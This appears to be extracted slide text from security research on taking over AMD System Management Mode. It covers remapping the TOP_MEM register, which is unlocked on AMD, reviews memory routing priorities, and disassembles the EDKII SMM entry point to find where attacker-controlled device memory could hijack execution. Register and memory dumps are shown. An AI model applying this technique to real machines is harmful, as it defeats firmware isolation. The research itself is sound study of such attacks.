0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
```

Visible device registers

Remap failed; registers are not available

The BAR was indeed moved from its original place

After restoration



TOM - Top of Memory

MSRC001_001A Top Of Memory (TOP_MEM)


Reset: 0000_0000_0000_0000h.

Bits	Description
63:40	RAZ.
39:23	TOM[39:23]: top of memory. Read-write. Specifies the address that divides between MMIO and DRAM. This value is normally placed below 4G. From TOM to 4G is MMIO; below TOM is DRAM. See 2.4.6 [System Address Map] and 2.9.11 [DRAM CC6/PC6 Storage].
22:0	RAZ.

- This register dictates where the MMIO region below 4G starts
- On Intel this register has a lock bit and cannot be modified when set
- There is no such lock in AMD :)




Moving TOM down






Moving TOM down





Moving TOM down



This worked in theory but not in practice...



Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

1. RdDram/WrDram as determined by `MSRC001_001A` [Top Of Memory (TOP_MEM)] and `MSRC001_001D` [Top Of Memory 2 (TOM2)].
2. The IORRs. (see `MSRC001_00[18,16]` and `MSRC001_00[19,17]`).
3. The fixed MTRRs. (see `MSR0000_02[6F:68,59:58,50]` [Fixed-Size MTRRs])
4. TSeg & ASeg SMM mechanism. (see `MSRC001_0112` and `MSRC001_0113`)
5. MMIO config space, APIC space.
 - MMIO APIC space and MMIO config space must not overlap.
 - RdDram=IO, WrDram=IO.
 - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space].



Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].
2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17]).
3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
 - MMIO APIC space and MMIO config space must not overlap.
 - RdDram=IO, WrDram=IO.
 - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space].



Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

- ~~1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].~~
- ~~2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17]).~~
- ~~3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])~~
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
 - MMIO APIC space and MMIO config space must not overlap.
 - RdDram=IO, WrDram=IO.
 - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space].



Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

- ~~1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].~~
- ~~2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17]).~~
- ~~3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])~~
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
 - MMIO APIC space and MMIO config space must not overlap.
 - RdDram=IO, WrDram=IO.
 - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space].



Memory routing priorities


2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.


- ~~1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].~~
- ~~2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17]).~~
- ~~3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])~~
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
 - MMIO APIC space and MMIO config space must not overlap.
 - RdDram=IO, WrDram=IO.
 - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space]. ?



Analysis of the SMM entry point




SMM
Mode






Global Descriptor Table (GDT)

```
jmp 0x8:0x1000
```






Global Descriptor Table (GDT)





Global Descriptor Table (GDT)





Analysis of the EDKII SMM entry point

```
0:  bb 4d 80          mov     bx,0x804d    ; 0x8000 + 0x4D
3:  2e a1 d8 fd      mov     ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
7:  48               dec     ax
8:  2e 89 07         mov     WORD PTR cs:[bx],ax
b:  2e 66 a1 d0 fd   mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10: 2e 66 89 47 02   mov     DWORD PTR cs:[bx+0x2],eax
15: 2e 66 0f 01 17   lgdt   cs:[bx];
1a: b8 08 00         mov     ax,0x8
1d: 2e 89 47 fe      mov     WORD PTR cs:[bx-0x2],ax
21: 66 bf 00 30 f4 ae mov     edi,0xaeef43000
27: 66 67 8d 87 53 80 00 lea    eax,[edi+0x8053]
2e:  00
2f: 2e 66 89 47 fa   mov     DWORD PTR cs:[bx-0x6],eax
34: 0f 20 c3         mov     ebx,cr0
37: 66 81 e3 f3 ff fa 9f and    ebx,0x9ffafff3
3e: 66 83 cb 23      or     ebx,0x23
42: 0f 22 c3         mov     cr0,ebx
45: 66 ea 53 b0 f4 ae 08 jmp    0x8:0xaeef4b053
4c:  00
4d:  [ GDTR HERE ]
```




Analysis of the EDKII SMM entry point

```
0:  bb 4d 80          mov     bx,0x804d    ; 0x8000 + 0x4D → SMM entry point + 0x4D
3:  2e a1 d8 fd      mov     ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
7:  48               dec     ax
8:  2e 89 07         mov     WORD PTR cs:[bx],ax
b:  2e 66 a1 d0 fd   mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10: 2e 66 89 47 02   mov     DWORD PTR cs:[bx+0x2],eax
15: 2e 66 0f 01 17   lgdt   cs:[bx];
1a: b8 08 00         mov     ax,0x8
1d: 2e 89 47 fe      mov     WORD PTR cs:[bx-0x2],ax
21: 66 bf 00 30 f4 ae mov     edi,0xaeef43000
27: 66 67 8d 87 53 80 00 lea    eax,[edi+0x8053]
2e: 00
2f: 2e 66 89 47 fa   mov     DWORD PTR cs:[bx-0x6],eax
34: 0f 20 c3         mov     ebx,cr0
37: 66 81 e3 f3 ff fa 9f and    ebx,0x9ffafff3
3e: 66 83 cb 23      or     ebx,0x23
42: 0f 22 c3         mov     cr0,ebx
45: 66 ea 53 b0 f4 ae 08 jmp    0x8:0xaeef4b053
4c: 00
4d: [ GDTR HERE ]
```




Analysis of the EDKII SMM entry point

```
0:  bb 4d 80          mov     bx,0x804d    ; 0x8000 + 0x4D → SMM entry point + 0x4D
3:  2e a1 d8 fd      mov     ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
7:  48               dec     ax
8:  2e 89 07         mov     WORD PTR cs:[bx],ax
b:  2e 66 a1 d0 fd   mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10: 2e 66 89 47 02   mov     DWORD PTR cs:[bx+0x2],eax
15: 2e 66 0f 01 17   lgdt   cs:[bx];
1a: b8 08 00         mov     ax,0x8
1d: 2e 89 47 fe     mov     WORD PTR cs:[bx-0x2],ax
21: 66 bf 00 30 f4 ae mov     edi,0xaeef43000
27: 66 67 8d 87 53 80 00 lea    eax,[edi+0x8053]
2e: 00
2f: 2e 66 89 47 fa   mov     DWORD PTR cs:[bx-0x6],eax
34: 0f 20 c3         mov     ebx,cr0
37: 66 81 e3 f3 ff fa 9f and    ebx,0x9ffafff3
3e: 66 83 cb 23     or     ebx,0x23
42: 0f 22 c3         mov     cr0,ebx
45: 66 ea 53 b0 f4 ae 08 jmp    0x8:0xaeef4b053
4c: 00
4d:  [ GDTR HERE ]
```



Analysis of the EDKII SMM entry point

```
0:  bb 4d 80          mov     bx,0x804d    ; 0x8000 + 0x4D → SMM entry point + 0x4D
3:  2e a1 d8 fd      mov     ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
7:  48               dec     ax
8:  2e 89 07         mov     WORD PTR cs:[bx],ax
b:  2e 66 a1 d0 fd   mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10: 2e 66 89 47 02   mov     DWORD PTR cs:[bx+0x2],eax
15: 2e 66 0f 01 17   lgdt   cs:[bx]; → Loads GDTR
1a: b8 08 00         mov     ax,0x8
1d: 2e 89 47 fe      mov     WORD PTR cs:[bx-0x2],ax
21: 66 bf 00 30 f4 ae mov     edi,0xaeef43000
27: 66 67 8d 87 53 80 00 lea    eax,[edi+0x8053]
2e: 00
2f: 2e 66 89 47 fa   mov     DWORD PTR cs:[bx-0x6],eax
34: 0f 20 c3         mov     ebx,cr0
37: 66 81 e3 f3 ff fa 9f and    ebx,0x9ffafff3
3e: 66 83 cb 23      or     ebx,0x23
42: 0f 22 c3         mov     cr0,ebx
45: 66 ea 53 b0 f4 ae 08 jmp    0x8:0xaeef4b053
4c: 00
4d:  [ GDTR HERE ]
```



Analysis of the EDKII SMM entry point

```
0:  bb 4d 80          mov     bx,0x804d    ; 0x8000 + 0x4D → SMM entry point + 0x4D
3:  2e a1 d8 fd      mov     ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
7:  48               dec     ax
8:  2e 89 07         mov     WORD PTR cs:[bx],ax
b:  2e 66 a1 d0 fd   mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10: 2e 66 89 47 02   mov     DWORD PTR cs:[bx+0x2],eax
15: 2e 66 0f 01 17   lgdt   cs:[bx]; → Loads GDTR
1a: b8 08 00         mov     ax,0x8
1d: 2e 89 47 fe      mov     WORD PTR cs:[bx-0x2],ax
21: 66 bf 00 30 f4 ae mov     edi,0xaeef43000
27: 66 67 8d 87 53 80 00 lea    eax,[edi+0x8053]
2e: 00
2f: 2e 66 89 47 fa   mov     DWORD PTR cs:[bx-0x6],eax
34: 0f 20 c3         mov     ebx,cr0
37: 66 81 e3 f3 ff fa 9f and    ebx,0x9ffafff3
3e: 66 83 cb 23      or     ebx,0x23
42: 0f 22 c3         mov     cr0,ebx
45: 66 ea 53 b0 f4 ae 08 jmp    0x8:0xaeef4b053 → Jumps to 32-bit (protected) code
4c: 00
4d:  [ GDTR HERE ]
```



Analysis of the EDKII SMM entry point

```
0:  bb 4d 80          mov     bx,0x804d    ; 0x8000 + 0x4D → SMM entry point + 0x4D
3:  2e a1 d8 fd      mov     ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
7:  48               dec     ax
8:  2e 89 07         mov     WORD PTR cs:[bx],ax
b:  2e 66 a1 d0 fd   mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10: 2e 66 89 47 02   mov     DWORD PTR cs:[bx+0x2],eax
15: 2e 66 0f 01 17   lgdt   cs:[bx]; → Loads GDTR
1a: b8 08 00         mov     ax,0x8
1d: 2e 89 47 fe     mov     WORD PTR cs:[bx-0x2],ax
21: 66 bf 00 30 f4 ae mov     edi,0xaeef43000
27: 66 67 8d 87 53 80 00 lea    eax,[edi+0x8053]
2e: 00
2f: 2e 66 89 47 fa   mov     DWORD PTR cs:[bx-0x6],eax
34: 0f 20 c3         mov     ebx,cr0
37: 66 81 e3 f3 ff fa 9f and    ebx,0x9ffafff3
3e: 66 83 cb 23     or     ebx,0x23
42: 0f 22 c3         mov     cr0,ebx
45: 66 ea 53 b0 f4 ae 08 jmp    0x8:0xaeef4b053 → Jumps to 32-bit (protected) code
4c: 00
4d:  [ GDTR HERE ]
```

We need to control the BAR of the overlapped device at offset 0x4D



Problems with the APIC

- The system becomes unstable when the APIC is moved
- The APIC registers are not useful for taking control at the SMM entry point



APIC Registers

```
>>> rdmsr 0x1b
-> MSR:[0000001b]: fee00800
>>> physmem r 0xf0000000 0x100
0xf0000000 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf0000010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf0000020 | 00 00 00 06 00 00 00 06 00 00 00 06 00 00 06 | .....
0xf0000030 | 10 00 05 80 10 00 05 80 10 00 05 80 10 00 05 80 | .....
0xf0000040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf0000050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf0000060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf0000070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf0000080 | 10 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00 | .....
0xf0000090 | 10 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00 | .....
0xf00000a0 | 10 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00 | .....
0xf00000b0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf00000c0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf00000d0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0xf00000e0 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xf00000f0 | ff 01 00 00 ff 01 00 00 ff 01 00 00 ff 01 00 00 | .....
```

Reserved region

Writes are discarded

